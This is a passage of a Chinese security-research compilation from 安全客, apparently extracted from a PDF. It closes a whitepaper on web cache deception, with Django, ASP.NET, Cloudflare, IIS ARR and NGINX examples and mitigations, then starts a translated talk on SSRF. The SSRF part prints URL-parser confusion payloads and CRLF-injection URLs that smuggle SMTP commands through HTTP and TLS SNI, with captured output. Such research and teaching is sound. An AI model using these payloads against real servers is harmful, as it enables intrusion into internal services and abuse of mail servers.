


```
from django.conf.urls import include, url
from . import views


urlpatterns = [
    url(r'^inbox/', views.index, name='index')
]
```

安全客 (bobao.360.cn)

上图是 Django 的常见配置，根据这个配置，当客户端请求 “<http://www.sampleapp.com/inbox/>” 时，服务器会返回 Inbox 页面的内容。



如果将某个不存在的文件附加到该 URL 尾部（如 “<http://www.sampleapp.com/inbox/test.css>”），这种正则表达式同样会匹配成功。因此，Django 同样满足发起攻击的第一个条件。



此外，如果正则表达式忽略掉 “Inbox” 尾部的斜杠，那么这种表达式也存在漏洞。

```
from django.conf.urls import include, url
from . import views

urlpatterns = [
    url(r'^inbox', views.index, name='index')
]
```

安全客 (bobao.360.cn)

这种正则表达式不仅会匹配正常的 URL (即 “<http://www.sampleapp.com/inbox>”)，也会匹配不存在的 URL (如 “<http://www.sampleapp.com/inbox.css>”)。




如果正则表达式尾部使用了“\$”符，那么就不会匹配这种恶意 URL 地址。

```
from django.conf.urls import include, url
from . import views

urlpatterns = [
    url(r'^inbox/$', views.index, name='index')
]
```

安全客 (bobao.360.cn)



6.3 ASP.NET

ASP.NET 框架中有个内置的功能，叫做 Friendly URLs，这个功能的主要目的是使 URL 看起来更加“整洁”同时也更加友好。当用户访问 “<https://www.example.com/home.aspx>” 时，服务器会删掉尾部的扩展名，将用户重定向至 “<https://www.example.com/home>”。


我们可以在 Route.config 文件中配置这个功能，在 ASP.NET 应用中，这个功能默认情况下处于启用状态。



```
7  namespace WebApplication7
8  {
9    public static class RouteConfig
10   {
11     public static void RegisterRoutes(RouteCollection routes)
12     {
13       var settings = new FriendlyUrlSettings();
14       settings.AutoRedirectMode = RedirectMode.Permanent;
15       routes.EnableFriendlyUrls(settings);
16     }
17   }
18 }
```

安全客 (bobao.360.cn)

启用 FriendlyURLs 功能时，当用户通过
“<http://localhost:39790/Account/Manage.aspx>” 地址访问已有的 Manage.aspx 页面时，
服务器会移除.aspx 扩展名，显示页面内容。




Manage Account.

Change your account settings

Password: [\[Change\]](#)
External Logins: 0 [\[Manage\]](#)
Two-Factor Authentication: There are no two-factor authentication
a 安全客 (bobao.360.cn)

在这种配置下，当用户访问 “<http://localhost:39790/Account/Manage.aspx/test.css>”
时，.aspx 扩展名会被移除，用户会被重定向到
“<http://localhost:39790/Account/Manage/test.css>”，此时服务器会返回 404 错误。这意味着当 ASP.NET 启用 FriendlyURLs 功能时，攻击条件无法满足。



HTTP Error 404.0 - Not Found

The resource you are looking for has been removed, had its name changed, or is temporarily unavailable.

安全客 (bobao.360.cn)

虽然 FriendlyURLs 默认处于启用状态，但很多网站并没有使用这个功能。该功能可以在 Route.config 文件中关闭。



```
7  namespace WebApplication7
8  {
9      public static class RouteConfig
10     {
11         public static void RegisterRoutes(RouteCollection routes)
12         {
13             var settings = new FriendlyUrlSettings();
14             settings.AutoRedirectMode = RedirectMode.Off;
15             routes.EnableFriendlyUrls(settings);
16         }
17     }
18 }
```

安全客 (bobao.360.cn)

关闭该功能后，访问攻击 URL 地址时服务器会返回 200 OK 响应，并且会返回 Manage.aspx 页面的内容。

Manage Account.

Change your account settings

Password: [Change]
External Logins: 0 [Manage]
Two-Factor Authentication: There are no two-factor authentication

七、现有的缓存机制

攻击的第 2 个条件是 web 应用启用了 Web 缓存功能，并且会根据文件的扩展名来缓存，同时会忽略掉任何缓存头部。下面我们会以现有的某些缓存机制为例，介绍这些机制的缓存过程以及它们如何识别接收到的文件的类型。

7.1 Cloudflare

当来自 web 服务器的文件到达 Cloudflare 时，文件会经过两个阶段的处理过程。第一个阶段名为资格阶段 (Eligibility Phase)，此时 Cloudflare 会检查目标站点是否设置了缓存功能，也会检查文件来源目录是否设置了缓存功能。如果检查通过（检查基本都会通过，这也是为什么网站一开始就使用 Cloudflare 服务的原因所在），那么 Cloudflare 服务器就会检查具体的 URL 地址是否以如下静态扩展名结尾：


class, css, jar, js, jpg, jpeg, gif, ico, png, bmp, pict, csv, doc, docx, xls, xlsx, ps, pdf,

pls, ppt, pptx, tif, tiff, ttf, otf, webp, woff, woff2, svg, svgz, eot, eps, ejs, swf, torrent, midi, mid

如果 URL 地址的确以上述扩展名结尾，那么文件就会到达第二阶段的处理过程，即失格阶段 (Disqualification Phase)，此时 Cloudflare 服务器会检查 HTTP 缓存头部是否存在。

不幸的是，当我们访问恶意 URL 地址时，web 服务器会返回已有的动态页面的缓存头部，这意味着服务器很有可能会返回带有 “no-cache” 指令的文件。

幸运的是，Cloudflare 存在一个名为 “边缘缓存过期 TTL (Edge cache expire TTL)” 的功能，这个功能可以用来覆盖任何已有的头部信息。将该功能设置为启用 (on) 状态时，服务器返回的带有 “no-cache” 指令的文件仍会被缓存下来。出于各种原因，在 Cloudflare 的建议下，该功能通常会处于启用状态。




7.2 IIS ARR

应用程序请求路由 (Application Request Routing , ARR) 模块可以为 IIS 带来负载均衡功能。

ARR 模块提供的一个功能就是缓存功能。Web 服务器可以通过负载均衡器设置缓存规则，以便将文件保存到缓存目录中。在创建新的缓存规则时，我们使用通配符和目标扩展名来定义待缓存的文件类型。当文件经过 ARR 处理时，ARR 会根据文件对应的 URL 来匹配缓存规则。实际上，ARR 会根据 URL 尾部的扩展名来识别文件类型。

此外，IIS ARR 中还包含一个选项，可以忽略掉文件的缓存头部，导致该规则在任何情况下都适用。



如下图这个例子中，IIS ARR 与两个 web 服务器相连接，并且根据配置会缓存所有的样式表和 JavaScript 文件。

 Cache Control Rules

Use this feature to configure rules to manage cache control directives.

Cache	Host Name	URL	Condition	Cache Duration
Yes		*.css	Always	60
Yes		*.js	Always	安全客 (bobao.360.cn)

如果客户端访问恶意 URL (<http://www.sampleapp.com/welcome.php/test.css>)，那么缓存目录中就会生成一个新的目录，目录名为 welcome.php，在该目录中，会生成名为 test.css 的一个新的文件，该文件的内容为用户访问的 welcome.php 页面的内容。



Cache Content

Use this feature to view and browse cached content.

www.sampleapp.com			
Name	Size (KB)	Modified Date	Drive
..			
welcome.php		5/11/2017 3:25...	C:\Cache\www.sampleapp.com



Cache Content

Use this feature to view and browse cached content.

www.sampleapp.com\ welcome.php			
Name	Size (KB)	Modified Date	Drive
..			
test.css.full	1	5/11/2017 3:25...	C:\Cache\www.sampleapp.com\ welcome.php (安全客 (bobao.360.cn))

7.3 NGINX

作为负载均衡服务器，NGINX 服务器也可以提供缓存功能，来缓存从 web 服务器返回的页面。

我们可以通过 NGINX 配置文件来配置缓存规则。如果使用下图所示的配置文件，那么 NGINX 就会缓存特定类型的静态文件，并且会忽略这些文件的缓存头部。


```
location ~* \.(css|js|gif|png)$ {
    proxy_cache my_cache;
    proxy_cache_valid 200 60m;
    proxy_pass http://[REDACTED];
    proxy_ignore_headers Expires Cache-Control Set-Cookie;
}
```

当来自于 web 服务器的某个页面到达 NGINX 时，NGINX 会搜索 URL 尾部的扩展名，根据扩展名识别文件的类型。

首先，缓存目录中没有缓存任何文件。

```
root@[REDACTED]:/cache# tree
.
└── temp
1 directory, 0 files
```


当经过认证的用户访问恶意 URL 时
(<http://www.sampleapp.com/app/welcome.php/test.css>), 用户的页面就会被缓存到缓存目录中。



```
root@...:~/cache# tree
.
└── f
    └── de
        └── 8d30ee601f9befd24e22993bae090def
            └── temp
                └── 1
                    └── 00
5 directories, 1 file
```

安全客 (bobao.360.cn)

接下来，未经认证的攻击者会访问恶意 URL，此时 NGINX 服务器会返回已缓存的文件，文件中包含用户的隐私数据。



八、缓解措施

可以使用以下几种方法缓解此类攻击。

- 1、配置缓存策略，只有当文件的 HTTP 缓存头部允许缓存时，才会缓存这些文件。
- 2、将所有的静态文件保存到某个指定目录，并且只缓存这个目录。
- 3、如果缓存组件允许的话，需要将其配置为根据文件的具体内容来缓存文件。
- 4、配置 web 服务器，使其在处理诸如

“<http://www.example.com/home.php/nonexistent.css>” 的页面时，不会返回 home.php 的内容，而会返回 404 或者 302 响应。

九、总结

Web 缓存欺骗攻击实施起来没有那么容易，但依然可以造成严重的后果，包括泄露用户的隐私信息、攻击者可以完全控制用户的账户等等。此前我们发现一些知名的网站会受到此类

攻击影响，并且这些网站中绝大部分由最为常见的CDN服务商来提供服务。我们有理由相信，此时此刻仍有许多网站会沦为此类攻击的受害者。

虽然这份白皮书中只提到了可以满足web缓存欺骗攻击条件的几种技术，但还有其他许多web框架以及缓存机制存在脆弱性，攻击者可以使用类似技术发起攻击。

如果Web框架以及缓存机制可以创造条件来满足漏洞场景，那么我们认为这些Web框架及缓存机制本身并没有存在这类漏洞，它们的主要问题是脆弱性配置问题。

为了防御web缓存欺骗攻击，技术人员首先应当了解此类攻击发起的条件。此外，厂商应该有所作为，避免他们的产品符合攻击条件。以上要求可以通过禁用特定功能、更改默认设置及行为、提供警报信息以增强技术人员的警觉意识来实现。

十、致谢

感谢 Sagi Cohen、Bill Ben Haim、Sophie Lewin、Or Klinger、Gil Biton、Yakir Mordehay、Hagar Livne。

十一、参考资料

[1] RPO – The Spanner 博客。

<http://www.thespanner.co.uk/2014/03/21/rpo/>

[2] RPO gadgets – XSS Jigsaw 博客

<http://blog.innerht.ml/rpo-gadgets/>

[3] Django URL 分发器

<https://docs.djangoproject.com/en/1.11/topics/http/urls/>

[4] NGINX 缓存机制

<https://serversforhackers.com/c/nginx-caching>

[5] Web 缓存欺骗攻击

<http://omergil.blogspot.co.il/2017/02/web-cache-deception-attack.html>

[6] 针对 PayPal 主页的 web 缓存欺骗攻击

<https://www.youtube.com/watch?v=pLte7SomUB8>

[7] Cloudflare blog 的参考资料

<https://blog.cloudflare.com/understanding-our-cache-and-the-web-cache-deception-attack/>

[8] Akamai 博客上的参考资料

<https://blogs.akamai.com/2017/03/on-web-cache-deception-attacks.html>

SSRF 的新纪元：在编程语言中利用 URL 解析器

翻译：math1as

译文来源：【安全客】<http://bobao.360.cn/learning/detail/4183.html>

原文来源：

<https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>

什么是 SSRF

- [1] 服务器端请求伪造
- [2] 穿透防火墙,直达内网
- [3] 让如下的内网服务陷入危险当中

Structs2

Redis

Elastic

SSRF 中的协议'走私'

- [1] 让 SSRF 的利用更加有效

本质上说,是利用原本的协议夹带信息,攻击到目标的应用

- [2] 用来'走私'的协议必须是适合的,比如

基于 HTTP 的各类协议 => Elastic, CouchDB, Mongodb, Docker


基于 Text 的各类协议 => FTP, SMTP, Redis, Memcached

一个有趣的例子

像这样的一个协议

```
http://1.1.1.1&@2.2.2.2#@3.3.3.3/  
安全客 ( bobao.360.cn )
```

我们来分析一下,各个不同的 python 库,分别请求到的是哪个域名呢?



可以看到,Python 真是个矛盾的语言呢。

另一个有趣的例子

- [1] HTTP 协议中的 CRLF(换行符)注入
- [2] 使用 HTTP 协议'走私'信息来攻击 SMTP 协议

我们尝试构造 CRLF 注入,来进行如下的攻击

```
http://127.0.0.1:25/%0D%0AHELO orange.tw%0D%0AMAIL FROM...
>> GET /
<< 421 4.7.0 ubuntu Rejecting open proxy localhost [127.0.0.1]
>> HELO orange.tw
Connection closed
```

安全客 (bobao.360.cn)

STMP '讨厌' HTTP 协议

这似乎是不可利用的,可是,真的如此么?

我们在传统的 SSRF 利用中都使用 gopher 协议来进行相关攻击

可是事实上,如果真实的利用场景中不支持 gopher 协议呢?

利用 HTTPS 协议:SSL 握手中,什么信息不会被加密?

- [1] HTTPS 协议中的 CRLF(换行符)注入
- [2] 化腐朽为神奇 - 利用 TLS SNI(Server Name Indication),它是用来改善 SSL 和 TLS 的一项特性



允许客户端在服务器端向其发送证书之前请求服务器的域名。

<https://tools.ietf.org/html/rfc4366> RFC 文档

简单的说,原本的访问,是将域名解析后,向目标 ip 直接发送 client hello,不包含域名
而现在包含了域名,给我们的 CRLF 攻击提供了利用空间

我们尝试构造 CRLF 注入,来进行如下的攻击

```
https://127.0.0.1%0D%0AHELO orange.tw%0D%0AMAIL FROM:25/
```

监听 25 端口

```
$ tcpdump -i lo -qw - tcp port 25 | xxd
000001b0: 009c 0035 002f c030 c02c 003d 006a 0038  ...5./.0.,.=.j.8
000001c0: 0032 00ff 0100 0092 0000 0030 002e 0000  .2.....0....
000001d0: 2b31 3237 2e30 2e30 2e31 200d 0a48 454c  +127.0.0.1 ..HEL
000001e0: 4f20 6f72 616e 6765 2e74 770d 0a4d 4149  O orange.tw..MAI
000001f0: 4c20 4652 4f4d 2e2e 2e0d 0a11 000b 0004  L FROM.....
00000200: 0300 0102 000a 001c 001a 0017 0019 001c  安全客 (bobao.360.cn)
```

分析发现,127.0.0.1 被作为域名信息附加在了 client hello 之后

```
>> ...5./.0.,.=.j.8.2.....0....+127.0.0.1
<< 500 5.5.1 Command unrecognized: ...5./.0.,.=.j.8.2..0.+127.0.0.1
>> HELO orange.tw
<< 250 ubuntu Hello localhost [127.0.0.1], please meet you
>> MAIL FROM: <admin@orange.tw>
<< 250 2.1.0 <admin@orange.tw>... Sender ok          安全客 (bobao.360.cn)
```

由此我们成功的向 SMTP'走私'了信息,实施了一次攻击

